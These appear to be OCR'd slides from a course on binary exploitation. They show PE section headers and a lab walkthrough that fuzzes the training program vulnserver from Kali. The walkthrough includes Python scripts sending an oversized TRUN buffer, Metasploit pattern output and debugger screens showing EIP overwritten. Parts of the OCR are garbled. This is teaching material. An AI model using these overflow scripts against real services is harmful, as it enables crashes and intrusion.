


<i>Section name:</i>	.idata
<i>Virtual Size:</i>	00000204
<i>Virtual Address:</i>	00001000
<i>Size of raw data:</i>	00000400
<i>Pointer to Raw Data:</i>	00000400
<i>Pointer to Relocations:</i>	00000000
<i>Pointer to Line Numbers:</i>	00000000
<i>Number of Relocations:</i>	0000
<i>Number of Line Numbers:</i>	0000
<i>Characteristics:</i>	Section contains initialized data Section is readable Section is writable

```
00000170 00 00 00 00 00 00 00 00 2E 69 64 61 74 61 00 00 00000000.idata00
00000180 04 02 00 00 00 10 00 00 00 04 00 00 00 04 00 00 0000000000000000
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 000000000000@00À
```



# Windows PE Format




*Section name:* .rsrc  
*Virtual Size:* 00000680  
*Virtual Address:* 00002000  
*Size of raw data:* 00000800  
*Pointer to Raw Data:* 00000800  
*Pointer to Relocations:* 00000000  
*Pointer to Line Numbers:* 00000000  
*Number of Relocations:* 0000  
*Number of Line Numbers:* 0000  
*Characteristics:* Section contains initialized data  
 Section is readable

```

000001A0 2E 72 73 72 63 00 00 00 80 06 00 00 00 20 00 00 .rsrcXXXXXXXXXX
000001B0 00 08 00 00 00 08 00 00 00 00 00 00 00 00 00 00 XXXXXXXXXXXXXXXXXXXX
000001C0 00 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00 XXXX@XX@.dataXXX
  
```

# Windows PE Format



*Section name:* .data  
*Virtual Size:* 00000129  
*Virtual Address:* 00003000  
*Size of raw data:* 00000200  
*Pointer to Raw Data:* 00001000  
*Pointer to Relocations:* 00000000  
*Pointer to Line Numbers:* 00000000  
*Number of Relocations:* 0000  
*Number of Line Numbers:* 0000  
*Characteristics:* Section contains initialized data  
 Section is readable  
 Section is writeable

```

000001C0 00 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00  0000@00@.data000
000001D0 29 01 00 00 00 30 00 00 00 02 00 00 00 10 00 00  )0000000000000000
000001E0 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0  000000000000@00À
    
```



# Black Box Exploitation

- Establishing a Working Environment.
- Fuzzing.
  - Input Generation.
  - Fault Injection.
  - Fault Delivery.
  - Fault Monitoring.
- Binary Auditing.

# Black Box Exploitation Example

Activities Sat 22:21 windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

OllyDbg - vulnserver.exe - [CPU - main thread, module vulnsvr]

File View Debug Plugins Options Window Help

Registers (FPU)

EAX	00000000
ECX	00000000
EDX	00000000
EBX	0048C6F8
ESP	0028F900
EBP	0028F910
ESI	7FFFFFFF
EDI	FFFFFFFF
EIP	77BDF871 ntdll.77BDF871

Address Hex dump

Address	Hex	dump
00403000	FF FF FF FF	00 40 00 00 70 2E 40 00 00 00 00 00
00403010	FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00
00403020	FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00
00403030	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403040	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403050	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403060	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403070	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403080	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403090	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
004030A0	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
004030B0	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
004030C0	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
004030D0	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
004030E0	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
004030F0	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403100	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403110	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403120	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403130	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403140	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403150	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403160	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403170	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403180	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403190	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
004031A0	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
004031B0	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00

Thread 0000DE84 terminated, exit code 0 Running

9:51 AM 10/20/2018 Right Ctrl

Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Appli... Places Termi... Sat 12:51

root@kali: ~

File Edit View Search Terminal Help

```
root@kali:~#
root@kali:~#
root@kali:~# nc 192.168.56.101 9999
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
TRUN AAAA
TRUN COMPLETE
GMON AAAA
GMON STARTED
EXIT
GOODBYE
root@kali:~#
```

Right Ctrl

# Black Box Exploitation Example

activities Sat 20:27

windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

OllyDbg - vulnserver.exe - [CPU - main thread, module vulnsvr]

File View Debug Plugins Options Window Help

Registers (32Now!)

EAX	00000000
ECX	00000000
EDX	00000000
EBX	0071C6F8
ESP	0028F908
EBP	0028F910
ESI	7FFFFFFF
EDI	FFFFFFFF
EIP	77BDF871 ntdll.77BDF871

Registers (32Now!)

C 0	ES	002B	32bit	(FFFFFFFF)
P 0	CS	002B	32bit	(FFFFFFFF)
A 0	SS	002B	32bit	(FFFFFFFF)
Z 0	DS	002B	32bit	(FFFFFFFF)
S 0	FS	0053	32bit	(7F000000/FFF)
T 0	GS	002B	32bit	(FFFFFFFF)
D	0			
I	0			
O 0	LastErr	ERROR_SUCCESS	(00000000)	
EFL	00000202	(NO, NB, NE, A, NS, PO, GE, G)		

Address	Hex	dump
00403000	FF FF FF FF	00 40 00 00 70 2E 40 00 00 00 00 00
00403010	FF FF FF FF	00 00 00 00 FF FF FF FF 00 00 00 00
00403020	FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00
00403030	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403040	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403050	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403060	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403070	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403080	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403090	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
004030A0	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
004030B0	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
004030C0	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
004030D0	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
004030E0	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
004030F0	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403100	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403110	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403120	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403130	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403140	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403150	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403160	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403170	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403180	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
00403190	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
004031A0	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
004031B0	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00

Thread 0000CD94 terminated, exit code 0

Running

7:57 AM  
10/20/2018

Right Ctrl

Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Appli... Places Termi... Sat 10:57

buff0.py (-) - VIM

File Edit View Search Terminal Help

```
#!/usr/bin/python
import socket
import os
import sys

host="192.168.56.101"
port=9999

buffer = "TRUN /./" + "A" * 5050

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

10,1 All

Right Ctrl

# Black Box Exploitation Example

The image displays two side-by-side virtual machine windows. The left window is titled "windows 7 [Running] - Oracle VM VirtualBox" and shows the OllyDbg interface for a process named "vulnserver.exe". The registers window shows the following values:

Register	Value
EAX	0235F200 ASCII "TRUN /.:AAAAAAAAAAAAAAAAAAAA"
ECX	003756C4
EDX	00000000
EBX	0000007C
ESP	0235F9E0 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBP	41414141
ESI	00000000
EDI	00000000
EIP	41414141

The memory dump window shows a table with columns for Address, Hex, and dump. The current address is 0235F9E0, and the dump shows a series of null bytes (00).

The right window is titled "Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox" and shows a terminal window. The terminal output is as follows:

```
root@kali: ~  
root@kali:~#  
root@kali:~# python buff0.py  
root@kali:~#  
root@kali:~# nc 192.168.56.101 9999
```

# Black Box Exploitation Example

Activities windows 7 [Running] - Oracle VM VirtualBox Sat 20:31

File Machine View Input Devices Help

OllyDbg - vulnserver.exe - [CPU - main thread, module vulnsvr]

File View Debug Plugins Options Window Help

Registers (32Now!)

EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	0028F52C
EIP	0028F520
ESI	7EFD0000
EDI	0028F758

EIP 77BDFC02 ntdll.77BDFC02

C 0	ES	002B	32bit	(FFFFFFFF)
P 0	CS	0023	32bit	(FFFFFFFF)
A 0	SS	002B	32bit	(FFFFFFFF)
Z 0	FS	0053	32bit	(FFFFFFFF)
T 0	GS	002B	32bit	(FFFFFFFF)

D 0 LastErr ERROR\_SUCCESS (00000000)

EFL 00000202 (NO, NB, NE, A, NS, PO, GE, G)

MM0	0.0	0.0
MM1	0.0	0.0
MM2	0.0	0.0
MM3	0.0	0.0
MM4	0.0	0.0
MM5	0.0	0.0
MM6	0.0	0.0
MM7	0.0	0.0

Address Hex dump

00403000	FF FF FF FF 00 40 00 00 70 2E 40 00 00 00 00 00
00403010	FF FF FF FF 00 00 00 00 FF FF FF FF 00 00 00 00
00403020	FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00
00403030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403110	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403130	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403180	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403190	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004031A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004031B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Module C:\Windows\system64\MSCVF.dll Running

8:01 AM 10/20/2018

Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Appli... Places Termi... Sat 11:01

root@kali: ~

File Edit View Search Terminal Help

```
root@kali:~#
root@kali:~# locate pattern create
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
root@kali:~# /usr/share/metasploit-framework/tools/exploit/patte
rn_create.rb -l 5050
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A
c1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae
2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3
Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4A
i5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7
Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8A
o9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar
0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1
At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax
4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5
Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6B
b7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd
8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0B
i1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk
2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3
Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4B
o5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq
6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7
Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8B
u9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx
0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1
Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C
b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd
4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5
```



# Black Box Exploitation Example

Activities windows 7 [Running] - Oracle VM VirtualBox Sat 20:31

File Machine View Input Devices Help

OllyDbg - vulnserver.exe - [CPU - main thread, module vulnsvr]

File View Debug Plugins Options Window Help

Registers (32Now!)

EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	0028F62C
EFP	0028F620
ESI	7EFD0000
EDI	0028F758
EIP	77BDFC02 ntdll.77BDFC02

0 C 0 ES 002B 32bit 0(FFFFFFFF)  
P 0 CS 0023 32bit 0(FFFFFFFF)  
A 0 SS 002B 32bit 0(FFFFFFFF)  
Z 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0  
S 0 FS 0053 32bit 7EFD0000(FFF)  
T 0 D 0 GS 002B 32bit 0(FFFFFFFF)  
I 0 0  
EFL 00000202 (NO, NB, NE, A, NS, PO, GE, G)

MM0 0.0, 0.0  
MM1 0.0, 0.0  
MM2 0.0, 0.0  
MM3 0.0, 0.0  
MM4 0.0, 0.0  
MM5 0.0, 0.0  
MM6 0.0, 0.0  
MM7 0.0, 0.0

Address Hex dump

00401130	55	PUSH EBP
00401131	89E5	MOV EBP, ESP
00401133	83EC 18	SUB ESP, 18
00401136	C70424 010000	MOV DWORD PTR SS:[ESP], 1
0040113D	FF15 6C614000	CALL DWORD PTR DS:[6C614000]
00401143	E8 D8FEFFFF	CALL vuInserv.00401020
00401148	90	NOP
00401149	8DB426 000000	LEA ESI, DWORD PTR DS:[ESI]
00401150	55	PUSH EBP
00401151	89E5	MOV EBP, ESP
00401153	53	PUSH EBX
00401154	83EC 14	SUB ESP, 14
00401157	8B45 08	MOV EAX, DWORD PTR SS:[EBP+8]
0040115A	8B00	MOV EAX, DWORD PTR DS:[ERX]
0040115C	8B00	MOV EAX, DWORD PTR DS:[ERX]
0040115E	3D 910000C0	CMPEB, C0000091
00401163	77 3B	JA SHORT vuInserv.004011A0
00401165	3D 8D0000C0	CMPEB, C000008D
0040116A	77 4B	JL SHORT vuInserv.004011B7
0040116C	BB 01000000	MOV EBX, 1
00401171	C74424 04 0000	MOV DWORD PTR SS:[ESP+4], 0
00401179	C70424 080000	MOV DWORD PTR SS:[ESP], 8
00401185	E8 231C0000	CALL <JMP.>vuInserv.signal
00401188	91	CMPEB, 1
00401188	7F04 000000	JG vuInserv.0040128D
0040118E	85C0	TEST EAX, EAX

Module C:\Windows\system32\MSCTF.dll Running

Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox Sat 11:01

File Machine View Input Devices Help

Appli... Places Termi... Sat 11:01

buff1.py (-) - VIM

File Edit View Search Terminal Help

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.56.101"
port=9999

#buffer = "TRUN /./" + "A" * 5050
buffer = "TRUN /./" + "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2A
b3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad
4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5
Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6A
h7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj
8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9
Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0A
o1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq
2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3
As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4A
u5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw
6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7
Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8B
a9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd
0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1
Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
h3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj
4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5
Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6
@@@
"buff1.py" 17L, 5306C
```

3,1 Top

# Black Box Exploitation Example

activities Sat 20:32 windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

OllyDbg - vulnserver.exe - [CPU - thread 0000D0F4]

File View Debug Plugins Options Window Help

Registers (32Nowt)

```

EAX 021FF200 ASCII "TRUN ../Aa0Aa1Aa2Aa3
ECX 000356C4
EDX 00000000
EBX 0000007C
ESP 021FF9E0 ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5
EBP 6F43366F
ESI 00000000
EDI 00000000
EIP 386F4337

C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
C 1 DS 002B 32bit 0(FFFFFFFF)
F 3 FS 0053 32bit 7EFA0000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

MM0 0.0, 0.0
MM1 0.0, 0.0
MM2 0.0, 0.0
MM3 0.0, 0.0
MM4 0.0, 0.0
MM5 0.0, 0.0
MM6 0.0, 0.0
MM7 0.0, 0.0

```

Address	Hex dump
00403000	FF FF FF FF 00 40 00 00 70 2E 40 00 00 00 00 00
00403010	FF FF FF FF 00 00 00 00 FF FF FF 00 00 00 00
00403020	FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00
00403030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403110	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403130	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403180	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
